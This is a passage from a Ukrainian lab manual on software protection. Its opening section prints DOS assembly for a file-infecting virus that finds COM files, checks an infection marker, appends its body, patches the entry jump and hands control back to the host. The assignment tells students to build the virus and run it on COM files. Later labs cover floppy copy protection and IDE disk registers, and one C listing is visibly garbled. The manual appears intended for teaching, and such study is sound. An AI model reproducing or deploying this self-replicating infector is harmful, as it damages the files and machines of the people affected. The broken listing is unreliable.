                                     ; розрахуємо  зсув для переходу на код
вірусу ...
          sub ax,3        ; сама команда переходу  займає три байти!
          mov byte ptr new_bytes[1],al       ; зсув знайдений
          mov byte ptr new_bytes[2],ah      ;     але !
          mov ax,di                            ; скільки   пара-
          mov cl,4                             ; графів містить
          shr ax,cl                            ; программа, що заражується?
           dec ax           ; враховуємо дію директиви ORG 110h ...
          mov byte ptr add_to_ds,al          ; коригувальне
          mov byte ptr add_to_ds+1,ah      ; число знайдене !
```

Вірус буде округляти розмір інфікованої програми, яка заражається, до цілого числа параграфів в більшу сторону. Наприклад, якщо файл має довжину 401 байт, то вірус запише в DI значення 416 ( 25 цілих параграфів, і ще один байт дасть округлене значення 416 ).В " new_bytes " запишеться число : 416 - 3 = 413, а в " add_to_ds " буде поміщене значення : 26 - 1 = 25 . Щоб краще зрозуміти роботу фрагмента, рекомендується подивитися пункт 1.6.

### 1.12. Перевіряємо файл на зараженість

Може трапитися, що знайдений нами файл уже заражений вірусом. Тому наш вірус заразить цю програму ще раз. Програма буде рости, поки не досягне розміру більше 65535 байт, а після цього перестане працювати. Щоб це не відбулося, уведемо перевірку на зараженість. Наприклад, у кінець кожного файлу, що заражається, будемо записувати цифру (наприклад, 7), а при зараженні перевіряти її наявність.

```
          mov ax,4200h            ; установимо вка-
           xor cx,cx                   ; зівник на ос-
           dec si                        ; танній байт
           mov dx,si                  ; файлу ...
           int 21h
           jnc read_last
           jmp close                  ; помилка !

        read_last:                    ; й вважаємо цей
           mov ah,3fh                ; байт в осередок
            mov cx,1                    ; " last " ...
           lea dx,last
           int 21h
           jc close                         ; помилка !

           cmp last,'7'                 ; " last " =" 7 "
           jne write_vir              ; немає - далі
              jmp  find_next               ;  так-  пошукаємо  інший
файл ...
```

Можна провести більше складну перевірку зараженості, але наша мета - показати, як захистити файли від повторного зараження .

### 1.13 Заражаємо COM - програму

Отже, що підходить для зараження COM - файл знайдений. Він ще не заражений вірусом і має початковий розмір . Виконуємо зараження як описане в 1.3 ( див. п.3 і п.4).

```
write_vir: mov ax,4200h          ; установимо вка-
   xor cx,cx                     ; зівник на кінець
   mov dx,di                     ; файлу ...
   int 21h
   jc close                      ; при помилці -
                                 ; закриємо файл
     mov ah,40h            ; запишемо у файл
     mov cx,vir_len        ; код вірусу дов-
     lea dx,vir            ; жиною vir_len
     int 21h
     jc close    ; при помилці; закриємо файл
write_bytes:
   mov ax,4200h          ; установимо вка-
   xor cx,cx                  ; зівник на поча-
   xor dx,dx                  ; ток файлу
   int 21h
    jc close            ; при помилці; закриємо файл

    mov ah,40h                 ; запишемо у файл
    mov cx,3                     ; перші три бай-
    lea dx,new_bytes         ; ти ( команду
    int 21h                         ; переходу ) ...

close:     mov ah,3eh            ; закриємо заражений -
            int 21h              ; файл ...
```

Для запису перших трьох байтів у файл міститься команда переходу на код вірусу.

### 1.14. Відновлюємо DTA

Для коректної роботи зараженої програми відновимо її DTA. Нагадаємо, що вірус "ховає" її в масиві "old_dta". Тому :

```
restore_dta:
   mov cx,80h                ; розмір DTA -128 байт ...
   mov bx,80h                ; зсув до DTA
   lea si,old_dta            ; адреса масиву
dta_fresh:
   mov al,ds:[si]            ; читаємо з масиву "old_dta"
   mov byte ptr cs:[bx],al   ; байт і переносимо його в DTA
   inc bx                    ; до нового байта
   inc si                    ;
   loop dta_fresh            ; цикл 128 разів
```

### 1.15. Передаємо керування зараженій програмі

Робота вірусу кінчена. Тепер він повинен передати керування програмі-носію. Для цієї мети досить виконати перехід на адресу CS : 100h. Тому занесемо в стек вміст CS, і потім - число 100h. А після цього виконаємо команду RET FAR. Вона зніме з вершини стека записані туди значення й передасть керування по обумовленому ними адресі:

```
   pop ds              ; відновимо зіпсований DS
   push cs             ; занесемо в стек регістр CS
   db 0b8h             ; код команди
jump:     dw 100h             ; mov ax,100h
   push ax             ; занесемо в стек число 100h
   retf                ; передача керування на задану адресу ...
```

### 1.16. Область даних вірусної програми

Визначимо дані, якими оперує наш вірус :

```
old_bytes  db   0e9h             ; вихідні три байти  зараженої
           dw   vir_len + 0dh    ; програми
old_dta    db   128 dup (0)      ; тут вірус зберігає вихідну DTA програми
maska      db   '*.com',0        ; маска для пошуку файлів ...
fn         db   12 dup (' '),0   ; сюди міститься ім'я файлу -жертви ...
new_bytes db   0e9h              ; перші три бай-
           db   00h              ; ти вірусу в
           db   00h              ; файлі ...

last       db   0                ; осередок для останнього байта
           db   '7'              ; останній байт вірусу у файлі
```

### 1.17 Завершуємо програму, що запускає вірус

Для завершення програми, що запускає вірус, використовуємо стандартну функцію ОС реального режиму 4Ch:

```
vir_len   equ   $-vir            ; довжина вірусного коду ...

prg_end:  mov ah,4ch             ; завершення  програми,
          INT 21H                ; що запускається
          db '7'                 ; без цього  символу вірус  заразив би сам себе ...

prg ends                         ; всі ASM - про-
end start                        ; грами  закінчуються так .
```

Видно, що в програмі, яка запускається, при відновленні перших трьох байтів за адресою CS: 100h записується команда переходу на мітку " prg_end ". Після передачі керування на цю мітку вірус віддає керування ОС реального режиму. Якби на самому початку нашого вірусу не було команди "jmp vir" (див.1.6), то запис за адресою CS: 100h переходу на мітку "prg_end" зруйнувала б команди

```
push ax
```

mov ax,ds

(див.1.6). В результаті в заражений файл потрапив би вірусний код із зіпсованими першими байтами . Це спричинило б непрацездатність файлу-жертви. В нашому випадку буде зруйнована лише команда "jmp vir" - в файл вона не записується.

**Завдання до лабораторної роботи.**

Для перевірки розробленої програми скопіюйте її в окремий файл. Для програм в COM- форматах виконується асемблювання для одержання OBJ-файлу, і компонування для одержання EXE-файлу.

Кроки для обробки й виконання цієї програми:

MASM [відповіді на запити звичайні]

LINK [відповіді на запити звичайні]

Якщо ж програма створюється для виконання як COM-файл, то компоновником буде видане повідомлення:

Warning: No STACK Segment

Попередження: Сегмент стека не визначений). Це повідомлення можна ігнорувати.
Для перетворення EXE-файлу в COM-файл використовується програма EXE2BIN.
Введіть, наприклад:

**EXE2BIN B:CALC,B:CALC.COM**

Тому що перший операнд завжди EXE файл, то можна не писати тип EXE. Другий операнд може мати будь-яке ім'я. Якщо не вказувати тип COM, то EXE2BIN прийме за замовчуванням тип BIN, який можна переназвати в COM. Якщо EXE2BIN виявляє помилку, то видається повідомлення про неможливість перетворення файлу - необхідно перевірити директиви SEGMENT, ASSUME і END. Після перетворення можна видалити OBJ- і EXE-файли.

Якщо використовується Macro Assembler версії 6.11 - 6.13 (MASM 6.11 - 6.13) - у командному рядку необхідно вказати:

**> ML.EXE PROG.ASM /AT**

У результаті створюється два файли: PROG.OBJ і PROG.COM.

Якщо використовується Turbo Assembler (TASM) - у командному рядку необхідно вказати:

**> TASM.EXE PROG.ASM**

Якщо prog.asm не містить помилок, то в результаті створюється файл PROG.OBJ, який потрібно скомпонувати за допомогою компоновника tlink.exe:

**> TLINK.EXE PROG.OBJ /t /x.**

Tlink.exe створить файл prog.com

Далі скопіюйте в каталог з вірусом декілька COM - файлів. Запустіть отриманий COM - файл, що містить у собі вірусний код. Запустіть заражену програму й подивіться, як вірус заражає файли під керуванням відладчика й в автоматичному режимі. При виконанні COM-Програми під керуванням відладчика DEBUG необхідно використовувати команду D CS:100 для перегляду даних і команд. Замість виконання в налагоджувачі команди RET - краще використовувати команду Q налагоджувача. Для трасування виконання програми від початку (не включаючи) команди RET введіть B:1.COM

Надрукуйте dump зараженої програми.

1. У якості «шкідливої» частини вірусу - записати усередину зараженої програми своє ПІБ перед тілом вірусу.

2. При роботі вірусу повинен видаватися сигнал 2-м таймером із частотою 100*№_Варіанта_студента_в_журналі (Кгц), як показано в прикладі нижче.

3. В усіх лабораторних роботах програми повинні видавати умову варіанта.

Приклад програми керування таймером:

```
#include "dos.h"
int main(void)
{
      static union REGS ourregs;

      // first set up Timer 2 for 5 KHz signal
      outportb(0x43, 0xB6);   // timer 2 mode set
                              // for 5kHz: 1190/5 = 0xEE
      outportb(0x42, 0xEE);   // set LSB of counter
      outportb(0x42, 0);      // set MSB of counter

      // Activate Speaker and connect timer to speaker by
      // only setting bits 0 and 1 of port 0x61.  Other
      // bits are left unchanged by reading bits first.
      outportb(0x61, (inportb(0x61) | 0x03));


      // Wait for 2 seconds, using interrupt 15, function 86
      ourregs.h.ah = 0x86;
      ourregs.x.cx = 0x001E;  // 0x1E8480 = 2,000,000 uS
      ourregs.x.dx = 0x8480;
      int86(0x15, &ourregs, &ourregs); // issue interrupt 15


      // turn off speaker
      outportb(0x61, (inportb(0x61) & 0xFC));

      return 0;
}
```

## Лабораторна робота №3. Захист дискет від НСК

**Мета роботи: Вивчення засобів і розробка програми захисту дискет від НСК.**

Теоретичні відомості.

Дискета, що містить конфіденційну інформацію (програму й дані), повинна бути захищена від копіювання. Існує достатній набір готових програмних засобів як для захисту, так і для зняття захисту дискет.

Найбільше просто захистити дискету від програм копіювання. Прості способи використовують нестандартне форматування доріжок дискети:

- Форматування окремих доріжок з розміром секторів, відмінним від стандартного, наприклад 128 або 1024 байта;
- Створення доріжок за межами робочої зони диска, наприклад, створення 81 доріжки для дискети ємністю 1,44 Мбайт;
- Створення більшої, ніж стандартна, кількості секторів на доріжці;
- Форматування окремих доріжок з використанням фактора чергування секторів з наступним аналізом часу доступу до секторів для звичайних стандартних доріжок і нестандартних доріжок;
- Використання нестандартного символу при форматуванні.

Очевидно, що всі ці способи непридатні для захисту від таких програм копіювання, які здатні копіювати бітову структуру доріжок диска. Розглянемо ці методи на прикладах.

```
//myfmt застосовується для створення інсталяційних дискет,
//захищених від несанкціонованого копіювання
//Форматує 20 доріжку диска ємністю 1.44 у диску А,
//створюючи на ній сектора по 256 байт. Після форматування
//записує в перший сектор нестандартної доріжки рядок,
//введений з клавіатури. Для контролю вміст цього
//сектора зчитується й відображається на екрані.

#include<stdio.h>
#include<conio.h>
#include<dos.h>
#include<stdlib.h>
#include<bios.h> //у BC++ тут функція _bios_disk
#include<string.h>
// таблиця параметрів дискети
 typedef struct _DPT_
{
  unsigned  char  srt_hut;
  unsigned  char  dma_hlt;
  unsigned char motor_w;
  unsigned char sec_size;
  unsigned char eot;
  unsigned char gap_rw;
  unsigned char dtl;
  unsigned char gap_f;
  unsigned char fill_char;
  unsigned char hst;
  unsigned char mot_start;
 } DPT;

//прототип функції get_dpt, що повертає показник на структуру
//типу DPT
 DPT far *get_dpt(void);
 void err_nmd(void);

// номер доріжки, що форматується
```

```
 #define TRK 20
```

//новий байт заповнення при форматуванні

```
 #define f_char 0x77
```

// кількість секторів на доріжці

```
 #define nsec 18
```

// код розміру сектора - 256 байт

```
#define SEC_SIZE 1

 union REGS inregs, outregs; //об’єднання типу REGS з bios.h
 char diskbuf[512];
 char diskbuf1[512];
 char buf[80];               //буфер рядка вводу
 unsigned status=0;

//**************************************************************
int main(void)
 {
  struct diskinfo_t di;      //di - структура типу diskinfo_t
  unsigned char old_sec_size,
               old_fill_char,
                old_eot;
 int i, j;
 DPT  far *dpt_ptr;
 FILE *fsect;
 clrscr();
printf("\n программа формату 20 доріжки секторами по 256 байт");
//відкриваємо файл для запису та читання вмісту 1-го сектора
 fsect=fopen("!sector.dat","wb+");
 printf("\n програма знищить вміст"
 "\n 20-ї доріжки диску A:."
 "\n бажаєте продовжити(Y,N)\n");

 i = getch();
 if((i != 'y') && (i != 'Y'))
  return(-1);
```

// Отримуємо адресу таблиці параметрів дискети, складає 10 байт

```
dpt_ptr = get_dpt();
```

// Зберігаємо старі значення з таблиці параметрів

```
old_sec_size  = dpt_ptr->sec_size; //код розміру сектору
old_fill_char = dpt_ptr->fill_char;//байт_заповнювач формату
old_eot       = dpt_ptr->eot;//номер останнього сектора доріжки
```

// Налагодження контролеру НГМД і
// встановлюємо у таблиці параметрів дискети
// код розміру сектору, символ заповнення при
// форматування, кількість секторів на доріжці

```
dpt_ptr->sec_size  = SEC_SIZE;
dpt_ptr->fill_char = f_char;
dpt_ptr->eot       = nsec;
```

//Перед форматуванням встановлюємо тип дискети й
//скидаємо прапор заміни дискети, якщо він був установлений

```
inregs.h.ah = 0x17; //функція 13 преривае установлення дискети
inregs.h.al = 3;            //тип дискети 1.44
```

```
     inregs.h.dl = 0;            // адреса НГМД
     int86(0x13, &inregs, &outregs);
```

// Встановлюємо середовище форматування

```
     inregs.h.ah = 0x18;         // функція встановлення середовища
форматування
     inregs.h.ch = TRK;           //доріжка
     inregs.h.cl = dpt_ptr->eot;   // кількість секторів
     inregs.h.dl = 0;              //адреса НГМД
     int86(0x13, &inregs, &outregs);
```

// Підготовляємо параметри для функції форматування

```
     di.drive    =           0;       //номер НГМД
     di.head     =           0;       //бік
     di.track    =           TRK;     //доріжка
     di.sector   =           1;       //перший сектор
     di.nsectors =         nsec;      // кількість=18
     di.buffer   =           diskbuf; //показник на буфер формату
```

// Підготовляємо саме буфер формату для 18 секторів
//тобто адресні маркери

```
     for(i=0, j=1;j<19;i += 4,j++)
     {
        diskbuf[i]   =       TRK;       //доріжка
        diskbuf[i+1] =       0;         //бік
        diskbuf[i+2] =       j;         //сектор
        diskbuf[i+3] =       SEC_SIZE;  //код розміру сектору
```

//змінюється тільки номер сектора

```
     }
```

// Викликаємо функцію форматування доріжки

```
      printf("\n форматуємо...");
      status = _bios_disk(_DISK_FORMAT, &di)>>8;
```

//описана в bios.h:unsigned_bios_disk(unsigned funct,struct //diskinfo_t *diskinfo);
//funct - функція з диском(_DISK_ FORMAT-Формат доріжки)
// diskinfo-показник на структуру diskinfo_t з bios.h

```
     printf("\n форматування завершилося з кодом: %d",status);
      err_nmd();
```

// Записуємо інформацію в нестандартний сектор

```
      printf("\n введить строку для запису в нестандартний сектор,"
           "\n довжина рядка не повинна перевищувати 80 байт"
           "\n->" );
      gets(buf);
      strcpy(diskbuf,buf);
      di.drive      =          0;
      di.head       =          0;
      di.track      =         TRK;
      di.sector     =          1;
      di.nsectors   =          1;//записати 1 сектор
      di.buffer     =     diskbuf;

      for(i=0;i<3;i++)
      { //запис сектора
       status = _bios_disk(_DISK_WRITE, &di) >> 8;

      if(status)
      {
       printf("\n помилка при запису в нестандартний сектор: %d",
                status);
```

```
        return(-1);
  }break;
 }
 di.drive   =  0;
 di.head    =  0;
 di.track   =  TRK;
 di.sector  =  1;
 di.nsectors=  1;
 di.buffer  =  diskbuf1;

 for(i = 0; i < 3; i++)
 {    // читання сектора
     status = _bios_disk(_DISK_READ, &di) >> 8;
     if(!status) break;
 }
//Виводимо вміст зчитаного сектора у файл
 for(i=0;i<256;i++)
 fputc(diskbuf[i],fsect);
 printf("\n прочитано з нестандартного сектору\n%s\n",
     diskbuf1);

// Відновлюємо старі значення  таблиці параметрів дискети
 dpt_ptr->sec_size  = old_sec_size;
 dpt_ptr->fill_char = old_fill_char;
 dpt_ptr->eot       = old_eot;

 printf("\n ок? натисни..");
 getchar();
 return(0);
}
/*****************************************************************
// get_dpt
// Обчислити адресу таблиці параметрів дискети
// Функція повертає вказівник на таблицю параметрів
// дискети, він розташовується в bios за адресою 0000:0078

 DPT far *get_dpt(void)
 {
     void far * far *ptr;
     ptr = (void far * far *)MK_FP(0x0, 0x78);
     return(DPT far*)(*ptr);

 }
//*****************************************************
void err_nmd(void)
{
unsigned char stat;
stat=peekb(0x0,0x441);
switch(stat)
{
 case 0x00:
  printf("\n<<- НЕМАЄ ПОМИЛКИ>>\n");
  break;
 case 0x01:
  printf("\n<<-НЕВІРНА КОМАНДА>>\n");
  break;
 case 0x02:
  break;
. . . . . . . . . . . . . . . . . . .
exit(1);
}
}
```

```
//**************************************************************
```

Другий приклад - використання нестандартного номера доріжки.

```
//Програма FMT81TRK форматує стандартним чином 81-шу
//доріжку. Запишемо на неї контрольну інформацію; використовуємо
//функції GENERIC IOCTL(запис\читання\відображення цієї
//інформації виконується програмою RW82TRK)
//fmt81trk\fmt81trk.cpp
#include<dos.h>
#include<stdio.h>
#include<conio.h>
#include<malloc.h>
#include<errno.h>

typedef struct _EBPB_
{
unsigned sectsize;
char clustsize;
unsigned ressecs;
char fatcnt;
unsigned totsecs;
char media;
unsigned fatsize;
unsigned seccnt;
unsigned headcnt;
unsigned hiddensec_low;
unsigned hiddensec_hi;
unsigned long drvsecs;
} EBPB;

typedef struct _TRK_LY_
{
unsigned no;
unsigned size;
}TRK_LY;

typedef struct _DPB_
{
char spec;
char devtype;
unsigned devattr;
unsigned numofcyl;
char media_type;
EBPB bpb;
char reserved[6];
unsigned trkcnt;
TRK_LY trk[100];
} DPB;

typedef struct  _DPB_FORMAT_
{
char spec;
unsigned head;
unsigned track;
}DPB_FORMAT;

int main(void)
{
union REGS reg;
struct SREGS segreg;
DPB far *dbp;
```

```
DPB_FORMAT far *dbp_f;
int sectors, i;
clrscr();
printf("\n програма знищить вміст 81 доріжки диска A"
"\n Бажаєте продовжити? (Y,N)\n");
i = getch();
if((i != 'y' ) && (i!=  'Y' ))
return(-1);
// Замовляємо пам'ять для блоку параметрів пристрою
dbp = (DPB far*)farmalloc(sizeof(DPB));
// замовляємо пам'ять для блоку параметрів пристрою,
// який буде використовуватися для форматування
dbp_f = (DPB_FORMAT far*)
farmalloc(sizeof(DPB_FORMAT));
if(dbp == NULL || dbp_f == NULL)
{
printf("\n системі не вистачає пам'яті");
return(-1);
}
// одержуємо поточні параметри диску A:
dbp->spec = 0;
reg.x.ax = 0x440d;
reg.h.bl = 1;
reg.x.cx = 0x0860;
reg.x.dx =  FP_OFF(dbp);
segreg.ds = FP_SEG(dbp);
intdosx(&reg, &reg, &segreg);

if(reg.x.cflag != 0)
{
printf("\n помилка одержання поточних параметрів %d", reg.x.ax);
return(-1);
}
// Заповнюємо блок параметрів для форматування
dbp->spec = 5;
//зчитуємо із BPB кількість секторів на дорожці
sectors = dbp->bpb.seccnt;
// Підготовляємо таблицю, яка описує формат доріжки
//
dbp->trkcnt = sectors;

// для кожного сектору на доріжці записуємо
// у таблицю його номер і розмір
for(i = 0; i < sectors; i++)
{
dbp->trk[i].no = i+1;
dbp->trk[i].size = 512;
}
// установлюємо нові параметри для диска A
reg.x.ax = 0x440d;
reg.h.bl = 1;
reg.x.cx = 0x0840;
reg.x.dx =  FP_OFF(dbp);
segreg.ds = FP_SEG(dbp);
intdosx(&reg, &reg, &segreg);

if(reg.x.cflag != 0)
{
printf("\n Помилка установки нових параметрів %d", reg.x.ax);
return(-1);
}
```

```
// Готуємо блок параметрів пристрою, який буде використовуватися
// при виклику операції перевірки можливості форматування
// доріжки
dbp_f->spec = 1;
dbp_f->head = 0;
dbp_f->track = 81;
reg.x.ax = 0x440d;
reg.h.bl = 1;
reg.x.cx = 0x0842;
reg.x.dx =  FP_OFF(dbp_f);
segreg.ds = FP_SEG(dbp_f);
intdosx(&reg, &reg, &segreg);

if(reg.x.cflag != 0)
{
printf("\n Помилка блоку параметрів пристрою%d", reg.x.ax);
return(-1);
}
// Якщо зазначений формат доріжки підтримується, поле
// спеціальних функцій буде містити нуль. Перевіримо:
if(dbp_f->spec != 0)
{
printf("\n формат доріжки не підтримується");
return(-1);
}
// Заповнюємо блок параметрів для виконання форматування
dbp_f->spec = 0;
dbp_f->head = 0;
dbp_f->track = 81;
// форматуємо доріжку 81, головку 0
reg.x.ax = 0x440d;
reg.h.bl = 1;
reg.x.cx = 0x0842;
reg.x.dx =  FP_OFF(dbp_f);
segreg.ds = FP_SEG(dbp_f);
intdosx(&reg, &reg, &segreg);

if(reg.x.cflag != 0)
{
printf ("\n Помилка форматування доріжки: %d", reg.x.ax);
return(-1);
}
// Звільнюємо пам'ять
farfree(dbp);
farfree(dbp_f);
return(0);
}
//************************************************************
```

Для запису й наступного читання інформації на додатковій доріжці, створеній попередньою програмою, використовується наступна програма.

```
//програма RW81TRK; запис\читання інформації на додаткову
//доріжку
//5.3. fmt81trk\fmt81trk.cpp
#include   <dos.h>
#include   <stdio.h>
#include   <string.h>
#include   <malloc.h>
#include   <errno.h>
```

```
typedef struct  _DPB_WR
{
char spec;
unsigned head;
unsigned track;
unsigned sector;
unsigned sectcnt;
void _far *buffer;
}DPB_WR;

char buf[1000];
char bufl[80];

int main(void)
{
union REGS reg;
struct SREGS segreg;
DPB_WR far *dbp_wr;
int sectors, i;
// замовляємо пам'ять для блоку параметрів пристрою,
// який використовується для читання/запису
dbp_wr = (DPB_WR far*)farmalloc(sizeof(DPB_WR));
if(dbp_wr == NULL)
{
printf("\n Де пам'ять пропала?");
return(-1);
}
// записуємо інформацію в нестандартний сектор
printf("\n Введить рядок для запису"
"у нестандартний сектор,"
"\n довжина рядка не повинна перевищувати 80 байт"
"\n->" );
gets(bufl);
strcpy(buf,bufl);
// Заповнюємо блок параметрів для виконання операції запису
dbp_wr->spec =  0;
dbp_wr->head =  0;
dbp_wr->track = 81;
dbp_wr->sector= 0;
dbp_wr->sectcnt =1;
dbp_wr->buffer=  buf;

// виконуємо операцію запису
reg.x.ax = 0x440d;
reg.h.bl = 1;
reg.x.cx = 0x0841;
reg.x.dx =  FP_OFF(dbp_wr);
segreg.ds = FP_SEG(dbp_wr);
intdosx(&reg, &reg, &segreg);
if(reg.x.cflag != 0)
{
printf("\n Помилка при запису рядка: %d", reg.x.ax);
return(-1);
}
// Заповнюємо блок параметрів для виконання операції читання
dbp_wr->spec = 0;
dbp_wr->head = 0;
dbp_wr->track = 81;
dbp_wr->sector = 0;
dbp_wr->sectcnt = 1;
dbp_wr->buffer = buf;
```

// виконуємо операцію читання доріжки

```
reg.x.ax = 0x440d;
reg.h.bl = 1;
reg.x.cx = 0x0861;
reg.x.dx =  FP_OFF(dbp_wr);
segreg.ds = FP_SEG(dbp_wr);
intdosx(&reg, &reg, &segreg);

if(reg.x.cflag != 0)
{
printf("\n Помилка при читанні: %d",reg.x.ax);
return(-1);
}
printf("\n Прочитано з нестандартного сектора:\n%s\n", buf);
// звільнюємо пам'ять
farfree(dbp_wr);
return(0);
}
//**********************************************************
```

//Програма FMTINTRL нестандартно чергує сектора на доріжці
//при форматуванні(спочатку йде сектор 18, потім 17.....

```
//мал 5.4.   fmtintrl\fmtintrl.cpp
#include<stdio.h>
#include<conio.h>
#include<dos.h>
#include<stdlib.h>
#include<bios.h>
```

// Номер доріжки, що форматується

```
#define TRK 20
```

// Код розміру сектора - 512 байт

```
#define SEC_SIZE 2
typedef struct  _DPT_
{
unsigned char srt_hut;
unsigned char dma_hlt;
unsigned char motor_w;
unsigned char sec_size;
unsigned char eot;
unsigned char gap_rw;
unsigned char dtl;
unsigned char crap_f;
```

/* get dpt*/

```
DPT far *get_dpt(void)
{
void fnr * far *ptr;
ptr = (void far * far *)MK FP(0x0, 0x78);
return(DPT far*)(*ptr);
}
/-i-i-i-i-
/-i-i-i-i-
/-i т. д-д--i
//**********************************************************
```

//Програма  CHKINTRL аналізує чергування секторів
//намагається прочитати підряд 2 розташованих поруч сектори
// 1 і 2.Якщо стандартне чергування – сектора поруч,

//інакше програма fmtintrl відформатувала на максимальній

//відстані. Програма аналізує час читання 50 разів підряд розташованих 2-х секторів на доріжці. Порівнюється час читання  доріжок стандартного й нестандартного форматування.

```
//chkintrl.cpp
#include  <stdio.h>
#include  <conio.h>
#include  <bios.h>
#include  <dos.h>
#include  <stdlib.h>
#include <time.h>
char diskbuf[1024];

int main(void)
{
unsigned status = 0, i, j;
struct diskinfo_t di;
time_t start, end;
float t1, t2;
```

//читаємо перший сектор 20 доріжки для синхронізації таймера

```
di.drive    = 0;
di.head     = 0;
di.track    = 20;
di.sector   = 1;
di.nsectors = 1;
di.buffer   = diskbuf;

for(i = 0; i < 3; i++)
{
status = _bios_disk(_DISK_READ, &di)>>8;
if(!status) break;
}
```

// відлік часу починаємо відразу після читання

// сектору - це дозволить компенсувати час,

// потрібний на розгін мотору

```
start = clock();
```

// повторюємо 50 читання секторів з номерами 1 і 2

```
for(j=0; j<50;j++)
{
di.drive   =  0;
di.head    =  0;
di.track   =  20;
di.sector  =  1;
di.nsectors=  2;
di.buffer    = diskbuf;

for(i = 0; i < 3; i++)
{
status = _bios_disk(_DISK_READ, &di) >> 8;
if(!status) break;
}
}
end = clock();
t1 = ((float)end- start) / CLK_TCK;
printf("Час 0-головки (нестандарт. формат)= %5.1f\n",t1);
```

// Виконуємо аналогічно для доріжки,

//яка була відформатована звичайно

```
di.drive    = 0;
di.head     = 1;
```

```
di.track    = 20;
di.sector   = 1;
di.nsectors = 1;
di.buffer   = diskbuf;

for(i = 0; i < 3;i++)
{
status = _bios_disk(_DISK_READ,&di)>>8;
if(!status) break;
}
start = clock( );
for(j=0;j<50;j++)
{
di.drive      = 0;
di.head       = 1;
di.track      = 20;
di.sector     = 1;
di.nsectors   = 21;
di.buffer  = diskbuf;

for(i = 0; i < 3; i++)
{
status = _bios_disk(_DISK_READ, &di) >> 8;
if(!status) break;
}
}
end = clock( );
t2 = ((float)end - start) / CLK_TCK;
printf("час 1-головки (СТАНДАРТ.формат)= %5.1f\n",t2);
return 0;
}
```

**Завдання.**

Визначити номер варіанта: варіант = ( №_в_журналі_викладача.) mod 3.
Залежно від отриманого варіанта = 0,1,2 розробити й досліджувати програму:

1 - форматування 79-ї доріжки через GENERIC_IOCTL , розмір сектора = 256, інформацію записувати в сектор = №_у журналі викладача (програми FMT81TRK, RW81TRK).

2 – форматування 79-ї доріжки через biosdisk , розмір сектора = 1024, інформацію записувати в сектор = №_у журналі викладача (програми FMT81TRK, RW81TRK).

3 - форматування с використанням нестандартного чергування секторів 79-ї доріжки, тестуємий сектор = №_у журналі викладача (програми CHKINTRL, FMTINTRL).

## **Лабораторна робота № 4. Створення ключової інформації стаціонарної системи захисту.**

Мета роботи: вивчення засобів створення ключової інформації і розробка програми захисту.

Теоретичні відомості.

Більша частина захищених програмних пакетів може інсталюватися на жорсткий диск, використовуючи як захист мітку на жорсткому диску. Лабораторна робота для створення ключової мітки використовує системні ресурси (HDD, BIOS) і базується на знаннях отриманих у курсі «Системне програмне забезпечення». Через існування різних типів фізичних інтерфейсів жорсткого диска, мітки на жорсткому диску звичайно вибираються "найменшим загальним знаменником" різних можливостей і більш відкриті для втручання. Низькорівневий доступ до першого HDD може здійснюватися по адресах 1F0-1F7 і 3F6. Другий HDD захоплює адреси 170-177 і 376. Призначення регістрів HDD наступне:

***1F0*** - регістр даних, використовується для читання/запису вмісту сектору (512 байт). Хоча доступ до даних сектора може здійснюватися послівно, тільки байти - єдина прийнятна форма для запису.

***1F1*** – **при читанні**: регістр прапорців помилки: адресний маркер (AM) даних не знайдений, погана рекаліброка, доріжка 0 не знайдена, команда перервана, ID AM не знайдений, незрозуміла помилка, AM даних не знайдена, виявлений поганий блок.

***1F1*** – **при запису**: початок припинення запису поточного циліндра, код 0FFH забороняє використання цього.

***1F2*** - регістр підрахунку секторів. Використовується для завдання кількості секторів для передачі в багатосекторних операціях, тобто значення 1 означає два сектори. WDC може коректно обробляти більше секторів, чим міститься на одній доріжці, відповідно коректуючи номер головки й циліндра. Під час операції форматування доріжки вказується кількість секторів, розташованих на одній доріжці (0FFH відповідає 255 секторам).

***1F3*** - регістр кількості секторів режиму CHS. Під час операції форматування доріжки задає значення GAP1 і GAP3 мінус 3 байти. В LBA режимі біти 0-7 є адресою логічного блоку

***1F4*** - 8 молодших біт номера циліндра CHS. В LBA режимі біти 8-15 є адресою логічного блоку

***1F5*** - 2 старших біти номера циліндра CHS (біти 0-1). В LBA режимі біти 16-23 є адресою логічного блоку.

***1F6*** - вибір сектора/дисководу/головки. В оригінальній специфікації 82062 було зарезервовано 3 біти для поля вибору головки й 2 біти для вибору дисководу, але ці значення були проігноровані зовнішніми схемами, так що реально це не має значення.

***1F7*** – на **читання**: регістр стану. Біти цього регістра мають значення: сума помилок (OR всіх бітів в 1F1), команда виконується, дані коректні, запит даних (буфер очікує дані), пошук завершений, поганий запис, контролер готовий.

***1F7*** – на **запис**: регістр команди. Сюди записується код команди. Набір команд, який використовується для роботи з жорстким диском, включає наступні команди: повернення на доріжку 0, пошук, читання сектора, запис сектора, переглядати ID, форматування, діагностика, установка параметрів дисководу.

***3F6*** - **запис**: регістр режимів. Запис

- 02h знімає IRQ 14 із системної шини,
- 00h резюмує нормальні операції.
- 04h скидає контролер.

Команда "Identify drive" дозволяє одержати різноманітну інформацію про пристрій HDD розміром 512 байт(1 сектор = 256 слів). Дані, видані контролером у відповідь на команду “Identify drive”, які використовують для мітки захисту, мають структуру приведену у таблиці.

| **Слово** | **Призначення** |
|---|---|
| 0 | Конфігурація<br>Bitfields for IDE general configuration:<br>Bit(s) Description<br>15 device class<br>=0 ATA device<br>=1 ATAPI **device** |
| 1 | Число логічних циліндрів у режимі трансляції адрес |
| 3 | Число головок (у мол. байте) |
| 4 | Сира ємкість доріжки в байтах |
| 5 | Сира ємкість сектору в байтах |
| 6 | Число секторів на доріжці (у мол. байті) |
| 10-19 | Серійний номер диска = 20 символів |
| 21 | Розмір буфера в секторах |
| 23-26 | Номер ревізії контролера |
| 27-46 | Модель накопичувача = 40 символів |
| 48 | Дорівнює 1, якщо підтримується обмін подвійними словами;інакше 0 |
| 54 | Число поточних циліндрів (16) у поточному режимі трансляції адресу |
| 55 | Число поточних головок (16) у поточному режимі трансляції адресу |
| 56 | Число поточних секторів на доріжці (16) у поточному режимі трансляції адрес |
| 57-58 | Поточна ємкість накопичувача в секторах |
| 60-61 | Число секторів, які адресуються, у режимі LBA. Якщо LBA не підтримується, то тут звичайно втримується 0, але в деяких накопичувачах тут буває сміття. LBA-Номер сектора, переданий у контролер, повинен бути в межах 0..n-1, де n – значення цього поля не залежить від поточної CHS геометрії. Обмежено командою SET MAX ADDRES. |

